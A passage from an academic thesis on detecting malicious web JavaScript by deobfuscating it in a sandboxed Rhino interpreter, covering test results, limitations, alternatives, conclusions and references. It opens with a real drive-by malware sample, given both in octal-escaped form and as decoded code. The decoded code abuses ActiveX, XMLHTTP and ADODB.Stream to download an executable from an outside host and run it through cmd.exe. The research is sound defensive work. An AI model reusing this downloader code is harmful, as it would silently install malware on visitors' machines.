4\155\160\47\73\40\175\40\164\162\171\40\173\40\144\154\75\47\150\164\164\160\72
\57\57\167\167\167\56\144\157\167\156\71\70\70\56\143\156\57\144\157\167\156\56\
145\170\145\47\73\40\166\141\162\40\144\146\75\144\157\143\165\155\145\156\164\5
6\143\162\145\141\164\145\105\154\145\155\145\156\164\50\42\157\142\152\145\143\
164\42\51\73\40\144\146\56\163\145\164\101\164\164\162\151\142\165\164\145\50\42
\143\154\141\163\163\151\144\42\54\42\143\154\163\151\144\72\102\104\71\66\103\6
5\65\66\55\66\65\101\63\55\61\61\104\60\55\71\70\63\101\55\60\60\103\60\64\106\1
03\62\71\105\63\66\42\51\73\40\166\141\162\40\170\75\144\146\56\103\162\145\141\
164\145\117\142\152\145\143\164\50\42\115\151\143\162\157\163\157\146\164\56\130
\42\53\42\115\42\53\42\114\42\53\42\110\42\53\42\124\42\53\42\124\42\53\42\120\4
2\54\42\42\51\73\40\166\141\162\40\123\75\144\146\56\103\162\145\141\164\145\117
\142\152\145\143\164\50\42\101\144\157\144\142\56\123\164\162\145\141\155\42\54\
42\42\51\73\40\123\56\164\171\160\145\75\61\73\40\170\56\157\160\145\156\50\42\1
07\105\124\42\54\40\144\154\54\60\51\73\40\170\56\163\145\156\144\50\51\73\40\14
6\156\141\155\145\61\75\147\156\50\61\60\60\60\60\51\73\40\166\141\162\40\106\75
\144\146\56\103\162\145\141\164\145\117\142\152\145\143\164\50\42\123\143\162\15
1\160\164\151\156\147\56\106\151\154\145\123\171\163\164\145\155\117\142\152\145
\143\164\42\54\42\42\51\73\40\166\141\162\40\164\155\160\75\106\56\107\145\164\1
23\160\145\143\151\141\154\106\157\154\144\145\162\50\60\51\73\40\146\156\141\15
5\145\61\75\40\106\56\102\165\151\154\144\120\141\164\150\50\164\155\160\54\146\
156\141\155\145\61\51\73\40\123\56\117\160\145\156\50\51\73\123\56\127\162\151\1
64\145\50\170\56\162\145\163\160\157\156\163\145\102\157\144\171\51\73\40\123\56
\123\141\166\145\124\157\106\151\154\145\50\146\156\141\155\145\61\54\62\51\73\4
0\123\56\103\154\157\163\145\50\51\73\40\166\141\162\40\121\75\144\146\56\103\16
2\145\141\164\145\117\142\152\145\143\164\50\42\123\150\145\154\154\56\101\160\1
60\154\151\143\141\164\151\157\156\42\54\42\42\51\73\40\145\170\160\61\75\106\56
\102\165\151\154\144\120\141\164\150\50\164\155\160\53\47\134\134\163\171\163\16
4\145\155\63\62\47\54\47\143\155\144\56\145\170\145\47\51\73\40\121\56\123\150\1
45\154\154\105\170\145\143\165\164\145\50\145\170\160\61\54\47\40\57\143\40\47\5
3\146\156\141\155\145\61\54\42\42\54\42\157\160\145\156\42\54\60\51\73\40\175\40
\143\141\164\143\150\50\151\51\40\173\40\151\75\61\73\40\175")
```

```
function gn(n) { var number = Math.random()*n; return '~tmp'+'.tmp'; } try { dl=
'http://www.down988.cn/down.exe'; var df=document.createElement("object"); df.se
tAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"); var x=df.Cre
ateObject("Microsoft.X"+"M"+"L"+"H"+"T"+"T"+"P",""); var S=df.CreateObject("Adod
b.Stream",""); S.type=1; x.open("GET", dl,0); x.send(); fname1=gn(10000); var F=
df.CreateObject("Scripting.FileSystemObject",""); var tmp=F.GetSpecialFolder(0);
 fname1= F.BuildPath(tmp,fname1); S.Open();S.Write(x.responseBody); S.SaveToFile
(fname1,2); S.Close(); var Q=df.CreateObject("Shell.Application",""); exp1=F.Bui
ldPath(tmp+'\\system32','cmd.exe'); Q.ShellExecute(exp1,' /c '+fname1,"","open",
0); } catch(i) { i=1; }
```

Figure 7.11: First layer of obfuscated JavaScript code from real example 3

[4], crack webpages belong to one of the most dangerous groups of websites, so it has been chosen as a representative one.

However, in this case each web page will not be studied in detail. Instead, some statistics will be obtained from their analysis. The reason for this is that after the previous examples the tool can be considered as successful when gathering and deobfuscating JavaScript. Nevertheless, it still does not carry out the analysis process in a totally proper way: its DOM environment is not complete enough so to deal with all the HTML pages around the web. Most of the times some browser properties, DOM statements or any other features not included in the standard JavaScript specification will make the interpreter to crash, since it has a fake environment that does not cover all the features a real browser would do.

This problem means that not all the scripts present in a web page might not be properly executed. Then, **not all the JavaScript code will be covered, so the tool will not fully accomplish its goal**. This is its major flaw.

But still the tool is quite powerful. It still deobfuscates JavaScript code, which is one of the main goals. Besides, as it will be explained further in 8, this problem can be solved in a matter of time: it consists basically in improving the DOM environment used.

So, when trying to execute real webpages some statistical data was gathered, such as number of total scripts present in a page, successfully executed scripts, number of calls to **document.write**, etc...Nevertheless, in the end only the number of scripts was useful data so to include in this paper.

Firstly, a set of well-known pages was analysed and, regarding with script executions, the results are represented as the graph included in figure 7.12. The results vary on which page was analysed. On average, the interpreter could execute successfully 53% of the total number of scripts per page.

Finally, the results from the set of crack sites are more less the same as the previous set(see figure 7.13): on average, 61.5% of the scripts present in webpages were executed properly, which is a bit higher than the previous set.

7.3 Evaluation and analysis of results

In this section the results obtained from the tests performed will be evaluated. Each test set will be studied, and after the limitations and advantages of the hypothesis chosen will be shown and discussed. Finally, some alternative proposals to this project are described.

7.3.1 Evaluation of the first set of HTML pages

In this set of test examples **the result is totally satisfactory**, since the objectives proposed for this project are achieved successfully: all the JavaScript




Figure 7.12: Script execution results for the well-known pages set




Figure 7.13: Script execution results for the well-known pages set

code is gathered and deobfuscated, returning therefore useful output to the BROWSE tool.

It can be concluded that for this set the **desired features of the interpreter fulfil the objectives proposed**.

However, this set consists of non-real webpages, so despite the satisfactory results, it cannot be affirmed that the tool is totally operational and the objectives are fully achieved.

7.3.2 Evaluation of the second set of HTML pages

In this case, the set of HTML pages tried consist of real JavaScript attacks, although some of them are only part of the original code, since the sources from which these examples where obtained did not supply the complete source code, but only the dangerous one. Some of them referenced the webpages that launched the attack, but many were already unavailable. It is common that harmful webpages are kept on line only for short periods of time. What is more, most of these attacks are performed using **iframes**. An **iframe**, as already explained, can embed another HTML document [43]. This feature is highly exploited so to perform attacks and inject malicious JavaScript [10],[5].

Nevertheless, the results of this tests are very positive, since in all the examples tried the JavaScript code was successfully decrypted, which allows the signature matcher to recognize patterns of attack quite easily.

Besides, *these examples tried are real-life JavaScript malicious scripts, which already exploited security vulnerabilities.* The sources from where these scripts were obtained described several techniques so to break through the obfuscation. Some of them were unsuccessful, and as in [49], one of the solutions that worked was using a JavaScript interpreter, the same idea as the hypothesis chosen for this project.

These examples show that the interpreter is able by itself to break through obfuscation. However, the DOM is still one of its limitations: if the code uses DOM features so to get deobfuscated and these are not supported by the current environment the interpreter has, the deobfuscation will be unsuccessful. One possibility is using a real browser engine, but that introduces the risk of executing the malicious code itself without the safety of sandboxing, as it is done in the hypothesis shown in this paper.

In the examples tried **the interpreter deobfuscated all the JavaScript code without any problem** so this set can be considered successfully processed as well.

7.3.3 Evaluation of the third set of HTML pages

Finally, the set of real web pages was analysed, and in this case the results were not as satisfactory as in the previous two.

Here, the interpreter failed to execute the complete JavaScript present in the webpages tried, so only part of the total scripts were actually processed, as shown in figures 7.12 and 7.13. Why? The main reason is the DOM. Not all its features are included in the interpreter. Besides, some browser features can also be used in JavaScript, but these are not included in the standard specification. And finally non-well-formed HTML does not help as well.

A particular reason for failing is the **document.write** function. It should append code as the page is rendered. Instead, it appends code to the end of the page, once that the HTML document has been parsed and a Java DOM Document object was returned. The problem, as explained in section 6.2.4, is that adding interaction between Rhino and the parser is as really complex task, which would make the development of the tool become really difficult, and it would get close to developing a web browser, which is not the goal here.

7.4 Limitations of the project

After testing the tool against several types of examples, some limitations have revealed and it is important to take them into account. Not only the ones about the tool itself are described, but also more generic ones:

7.4.1 User interaction

There is an inbuilt limitation about this tool and any other in general: **User interaction**. It is a general problem when regarding to security. Even though the BROWSE tool or any other are perfect and they point out any malicious or risky webpage, users are the ones operating the computer and still might perform dangerous actions. That is, security also relies on them, because they are responsible for the usage of their machine.

For example, these tools can warn the user but he or she can still ignore the warnings and visit dangerous webpages, or install possible malicious add-ons into their browsers without checking who developed them and verifying if they come from a trusted source.

So, in the end, **the final decision relies on the user**.

7.4.2 DOM and browser features and technologies

Unfortunately, the fake browser environment developed so to make the DOM compatible with the interpreter is not as complete as desired, since sometimes the interpreter cannot deal with certain DOM statements. Besides, browser features are not supported as well, which will also force the interpreter not to execute some scripts properly.

However, developing a complete DOM environment can involve a huge amount of work, since the interpreter should have an environment as close as a real browser so to deal properly with JavaScript. Unfortunately, most of the attacks use browser security holes and bugs so to carry out the exploits, and the use of these might cause the interpreter to crash when executing the JavaScript code.

Besides, there are security holes as well in plug-ins for browsers, like Adobe Flash or Active X, which are not supported by the interpreter. Specific support should be given for these kind of technologies so to get deeper in the analysis, but that is out of the scope of this project.

7.4.3 Parser - Interpreter interaction

In order to improve the performance of the tool it would be desirable to develop a way of communicating the interpreter with the parser during the parsing process, so to analyse the webpage more efficiently.

This feature would allow to implement a more accurate version of the **document.write** function, which is one of the flaws of the current version of the interpreter. As it was mentioned in 6.2.4, if the interpreter could interact with the HTML parser it would work as in a real browser.

7.5 Advantages of the project

Despite all the limitations in the project, there are still important advantages that make this option a valuable one:

7.5.1 Sandbox environment

One of the major flaws detected in this implementation of the hypothesis is that the DOM environment in the interpreter is not so complete as desired so to execute JavaScript scripts more efficiently.

One possible solution is using a real browser engine, but then malicious code would be executed and then the exploits could be performed in the testing machine.

However, **this approach makes the interpreter be a sandbox**: it still executes the scripts, but in a harmless way, since the browser exploits are no longer available for this malicious code. For example, no Active X objects are available, no cookies can be read, no code can be installed, etc...

7.5.2 Code execution monitoring

The usage of a modified and open-source JavaScript interpreter allows to monitor the execution of code.

Several functions were modified in the source code of the interpreter(see section 6.3.2). This not only performs deobfuscation but also allows to monitor the execution and carry out useful actions in runtime, as it is already done when printing the arguments passed to **eval** and **unescape** functions.

7.5.3 Specific JavaScript execution, deobfuscation and analysis

The interpreter, including its fake browser environment, can be still used only for analysing certain pieces of JavaScript code, as for example to deobfuscate them or other purposes.

When a piece of JavaScript code needs to be analysed manually the interpreter is quite useful for carrying that task out. The code to analyse can be embedded in a fake HTML page and executed by the interpreter, using it to monitor the execution of JavaScript.

In this case the fake browser environment should be enough so to carry out this task.

7.5.4 Easy interpreter extension

Since the interpreter used (Rhino) is based on Java technology, and since it allows easy Java language features importation, any desired extension can be done in an easier way since all the power of Java and JavaScript can be combined together.

This feature made possible lots of features of the current modified version of Rhino, as for example the inclusion of the Mozilla HTML parser based in Java, or even the modification of the source code of the interpreter, since it is implemented in Java as well.

7.5.5 Real time analysis

Finally, another advantage of using this tool is that it performs a real-time analysis. Most of the rest of approaches, as for example [33], do not perform real-time analysis. Webpages are analysed but the results have to be updated from time to time to stay updated.

For example, in [11] it was mentioned that a public counter was harmless from 2002 to 2006, but then it was modified and it became harmful. In this case these tools will take some time so to get updated, most of the times when it is too late. In our approach the website is analysed on real-time and these dangerous attacks can be detected immediately.

7.6 Alternative proposals

7.6.1 SpiderMonkey combined with Mozilla Browser Engine

An option already proposed is using a JavaScript interpreter with a browser engine. In this case, the JavaScript interpreter is SpiderMonkey [37], the one inbuilt in the Mozilla Firefox browser [34].

The interpreter can use the browser engine so to use its environment and execute JavaScript without any problem. However, this approach introduces a potential danger, since the exploits are actually executed in the testing machine, and that is not desirable.

Finally, there is not much documentation about how to implement this approach. That is, developing the inclusion of an interpreter can be harder than normal due to the time spent on understanding this option. What is more, this alternative is only applicable to Mozilla engine features. Any other browsers are not supported, which limits the capabilities of the tool.

7.6.2 Sandboxing using virtual machines

In this case, no JavaScript interpreters or other tools are used. Instead, the technique is using a virtual machine, with any browser of the tester's choice installed. **This virtual machine acts as a normal system that would be operated by a common user**.

In this approach, the analysers first load a webpage to test in the virtual machine. After visiting the page and interacting with it, the final status of the virtual machine is compared to the initial one. If any changes in the memory or any other critical sections (as the register in Windows operating systems) are detected then they are checked and eventually the page can be considered as malicious.

After analysing a webpage the virtual machine is reset and tested again against another one. Since the virtual machine can have restricted access to the system resources, it ensures that the exploits are harmless although they are actually performed.

This is the approach followed in [4]. Here, the analysers set the virtual machine for analysis, by changing some parameters. For example, the system clock is accelerated so to detect time bombs (code that is executed some time after page load).

This is the best alternative proposed, because:

- JavaScript is totally executed.
- Attacks are performed in real browsers, including their flaws, security holes and bugs, as well as operating system vulnerabilities.

- By checking the status of the virtual machine malicious actions are detected, as well as their damage
- Tests are carried out in a sandbox environment that prevents them from infecting the testing system.

7.6.3 Lobo, the browser written in Java

Lobo [32] is an open source web browser based in Java. It implements most of the standard DOM, and although it is still limited (compared to other browsers, such as Mozilla Firefox or Internet Explorer) it can be useful for this project.

The documentation about this browser is not as complete as it would be desired. What is more, there is not much information or links to this project on the rest of the Web. However, it is in continuous development, and new versions are released quite often.

Lobo uses **Rhino** as JavaScript interpreter, and includes a quite remarkable library: **Cobra** [15]. It is written in Java, but the most interesting aspect of it is that it is able to parse an HTML document and to modify its content dynamically within the process (for example, when **document.write** is called and as a result its argument is appended). **Cobra** can be used itself, not only combined with **Lobo**, the web browser. However, in this case the features present in the browser will not be available.

One of the major advantages of using Lobo is that popular browsers' security flaws will not be abused in this one. However, it is not such a complete browser as them.

To conclude, this alternative is one of the most serious ones to take into account, along with sandboxing with virtual machines. It could solve problems present in the current version of this project. Nevertheless, the lack of documentation increases noticeably the difficulty of developing this approach.

Chapter 8

Future work

After adding the JavaScript interpreter to BROWSE and implementing the features described in this document, there are still more possibilities to continue developing this project. Some proposed tasks are the following:

- The next step to keep on this project is improving the current DOM environment of the interpreter. If a really good DOM environment is included the power of the interpreter can be really high. However, adding a complete DOM environment can involve much work, and it would be a task quite similar to developing a web browser
- The **document.write** function should be improved, as long as the current HTML parser (or any other) allows to interact with the interpreter in parsing time. That would allow to executed code and append it in the right place will parsing the HTML document.
- The interpreter executes the maximum JavaScript as it can. However, not all the conditional statements are covered since not all the conditions are satisfied. Then, the proposed task here is to study the viability of analysing conditional statements so to execute all possible JavaScript execution flows.
- The signature matcher should be updated with new signatures when new patterns of attack have been discovered, so to keep it up ([4] - section 3.9). A periodical study so to find new signatures is recommended for this task.
- After having a stable and approved version of the tool, it would be interesting to create a web service or webpage, so to install BROWSE in a server and make it available on line. Users only would have to visit the webpage, specify their own URL list and submit it to the server, which would return the results and display them in the user's browser.

  This approach is also interesting under the point of view of users, because they feel safer due to the fact that analysis would be done in the server machine and not in their own computers.

Chapter 9

Conclusions

This project is an attempt to make a further step in Internet malware detection. BROWSE opened the way, introducing a new approach: **webpage real-time analysis**. Now, the goal is to extend its possibilities and get over some of the initial limitations the tool had.

The JavaScript language research revealed not only interesting features it has, but also how important it is regarding to security. **There is a huge concern about the dangers of JavaScript in the Internet community**. A lot of information is available, and some companies are really supporting solutions and/or providing related information. Common attacks are widely discussed and explained. **JavaScript is one of the most discussed issues (if not the most) regarding to Internet Security, as well as one of the most exploited Web technologies**.

As a JavaScript language research conclusion, it was observed that it **cannot be analysed statically**. Its dynamic nature, combined with the multiple possibilities of manipulating the code so to obfuscate it, makes the **static analysis approach unfeasible**.

BROWSE only carried out a static analysis, so it was decided to add a JavaScript processor, in particular an interpreter. The chosen one was **Rhino**, the Mozilla's Project interpreter written in Java. This choice was really satisfactory because **Rhino** is a popular interpreter, **for which exists a lot of available documentation**. What is more, **the possibility of importing and executing Java libraries and programs made the work much easier**. Many of the improvements applied in the version used in this project are possible thanks to this Java compatibility, as for example the HTML parser or the XPath support. The **possibilities of this interpreter are huge** due to this feature, therefore it is **highly recommendable** if any work related with JavaScript needs to be done.

However, JavaScript often uses external technologies as the DOM. The standard JavaScript specification does not provide support for it, but most of web browsers do. No stand-alone JavaScript interpreter is able to deal with it, so a fake browser environment was implemented.

In the current status of the extension not all the DOM can be properly executed, as the environment is not complete. Withal, achieving that task is really difficult, similar to developing a web browser. As a consequence not all the JavaScript code will be executed, due to the fact that it might use some DOM statements that will not be supported. Besides, each browser includes unique features that should be also added so not to focus the analysis in one specific web browser.

On the other hand, no malware will actually carry out any dangerous action because this environment acts as a sandbox. So, **this approach limits the execution of JavaScript, but acts as a sandbox environment that prevents the attacks from being actually performed**. As a remark, it was thought that developing a fake browser environment would be easier that actually it was. It turned out to be an extremely hard task, and it **is not clear if it is worth developing such a complex and complete browser environment**, due to the possible amount of work it can involve.

But despite all the difficulties, the results are quite good. It has been proved that this approach is useful and works, since **it was possible to gather and deobfuscate JavaScript code and return it in a readable way to BROWSE**. This **successful code processing and gathering is the major goal of this project**.

As a final conclusion, the hypothesis chosen accomplishes partly the objectives proposed, due to the impossibility of executing all the JavaScript code present in a webpage. Still, the interpreter is able to deobfuscate and gather successfully JavaScript code in most of the cases.

Academic References

[1] Vinesh Kali. BROWSE: Inspecting the constituents of webpages and detecting malware on the internet . Master's thesis, Radboud University Nijmegen, the Netherlands, May 2008.

[2] V. T. Lam, S. Antonatos, P. Akritidis, and K. G. Anagnostakis. Puppetnets: misusing web browsers as a distributed attack infrastructure. In CCS '06: Proceedings of the 13th ACM conference on Computer and communications security, pages 221–234. ACM Press, 2006.

[3] David Moore, Colleen Shannon, Douglas J. Brown, Geoffrey M. Voelker, and Stefan Savage. Inferring internet denial-of-service activity. ACM Trans. Comput. Syst., 24(2):115–139, 2006.

[4] Alexander Moshchuk, Tanya Bragin, Steven D. Gribble, and Henry M. Levy. A crawler-based study of spyware on the web. In Proceedings of the 13th Annual Network and Distributed Systems Security Symposium (NDSS 2006), San Diego, CA, February 2006.

[5] Sid Stamm, Zulfikar Ramzan, and Markus Jakobsson. Drive-by pharming. In Sihan Qing, Hideki Imai, and Guilin Wang, editors, ICICS, volume 4861 of Lecture Notes in Computer Science, pages 495–506. Springer, 2007.

[6] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis, February 2007.

[7] Dachuan Yu, Ajay Chander, Nayeem Islam, and Igor Serikov. Javascript instrumentation for browser security. In POPL '07: Proceedings of the 34th annual ACM SIGPLAN-SIGACT symposium on Principles of programming languages, pages 237–249, New York, NY, USA, 2007. ACM.

Non Academic References

[8] Edward W. Felten, Dirk Balfanz, Drew Dean, and Dan S. Wallach. Web Spoofing: An Internet Con Game. Technical Report Technical Report 54096 (revised Feb. 1997), Department of Computer Science, Princeton University, February 1997.

[9] K. Hickman. The ssl protocol. Netscape Communications Corp., Feb, 9, 1995.

[10] Moheeb Abu Rajab Niels Provos, Panayiotis Mavrommatis and Fabian Monrose. In All Your iFRAMEs Point to Us, February 2008.

[11] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. The ghost in the browser analysis of web-based malware. In HotBots'07: Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets, pages 4–4, Berkeley, CA, USA, 2007. USENIX Association.

Web References

[12] ActiveX Controls.
http://msdn2.microsoft.com/en-us/library/aa751968(VS.85).aspx.

[13] Anti-Phishing Working Group.
http://www.antiphishing.org/.

[14] BROWSE home page. http://wiki.science.ru.nl/browse/Main_Page.

[15] Cobra: Java HTML Renderer and Parser.
http://lobobrowser.org/cobra.jsp.

[16] Complex JavaScript deobfuscation.
http://isc.sans.org/diary.html?storyid=1519.

[17] Core JavaScript 1.5 Reference:Functions.
http://developer.mozilla.org/en/docs/Core_JavaScript_1.5_
Reference:Functions.

[18] Core JavaScript 1.5 Reference:Functions:arguments:callee.
http://developer.mozilla.org/en/docs/Core_JavaScript_1.5_
Reference:Objects:Function:arguments:callee.

[19] Core JavaScript 1.5 Reference:Global Functions:eval.
http://developer.mozilla.org/en/docs/Core_JavaScript_1.5_
Reference:Global_Functions:eval.

[20] Core JavaScript 1.5 Reference:Global Objects:String.
http://developer.mozilla.org/en/docs/Core_JavaScript_1.5_
Reference:Global_Objects:String.

[21] Dean Edwards JavaScript Packer.
http://dean.edwards.name/packer/.

[22] Disable ADODB.Stream object from Internet Explorer.
http://www.microsoft.com/downloads/details.aspx?FamilyID=4D056748-
C538-46F6-B7C8-2FBFD0D237E3.

[23] Document Object Model Events.
http://www.w3.org/TR/DOM-Level-2-Events/events.html.

[24] Google toolbar.
http://www.google.com/tools/firefox/toolbar/FT3/intl/en/.

[25] Java Mozilla Html Parser.
http://mozillaparser.sourceforge.net/.

[26] JavaScript compressor.
http://javascriptcompressor.com/.

[27] JavaScript de-obfuscation with Rhino.
http://pandalabs.pandasecurity.com/archive/2007/08.aspx.

[28] JavaScript obfuscation and document.write function example.
http://asert.arbornetworks.com/2006/04/safely-investigating-malicious-javascript/.

[29] JavaScript security: Same Origin.
http://www.mozilla.org/projects/security/components/same-origin.html.

[30] Know Your Enemy: Malicious Web Servers.
http://www.honeynet.org/papers/mws.

[31] Lavasoft Ad-Ware.
http://www.lavasoftusa.com/.

[32] Lobo: Java Web Browser.
http://lobobrowser.org/java-browser.jsp.

[33] McAfee SiteAdvisor.
http://www.siteadvisor.com/.

[34] Mozilla Firefox.
http://www.mozilla-europe.org/en/products/firefox/.

[35] Rhino: JavaScript for Java.
http://www.mozilla.org/rhino/.

[36] SANS Internet Storm Center; Cooperative Network Security Community - Internet Security - isc.
https://isc2.sans.org/diary.html?storyid=2268.

[37] SpiderMonkey (JavaScript-C) Engine.
http://www.mozilla.org/js/spidermonkey/.

[38] A study in socially transmitted malware.
http://www.indiana.edu/ phishing/verybigad/.

[39] Synergeticsoft Pop-Up Blocker.
http://www.synergeticsoft.com/.

[40] W3C Document Object Model (DOM).
http://www.w3.org/DOM/.

[41] Wikipedia, the free encyclopedia. ActiveX Object definition.
http://en.wikipedia.org/wiki/ActiveX.

[42] Wikipedia, the free encyclopedia. Cookie definition.
http://en.wikipedia.org/wiki/HTTP_cookie.

[43] Wikipedia, the free encyclopedia. Iframe definition.
http://en.wikipedia.org/wiki/Iframe.

[44] Wikipedia, the free encyclopedia. Phising definition.
http://en.wikipedia.org/wiki/Phising.

[45] Wikipedia, the free encyclopedia. Popup definition.
http://en.wikipedia.org/wiki/Popup.

[46] XML Path Language (XPath).
http://www.w3.org/TR/xpath.

[47] ECMA internacional. ECMAScript Language Specification, Dec. 1999.
http://www.ecma-international.org/publications/files/ECMA-ST/Ecma-262.pdf.

[48] John Resig. Bringing The Browser To The Server.
http://ejohn.org/blog/bringing-the-browser-to-the-server/.

[49] Daniel Wesemann. Decoding Javascript.
http://handlers.sans.org/dwesemann/decode/exercise.html.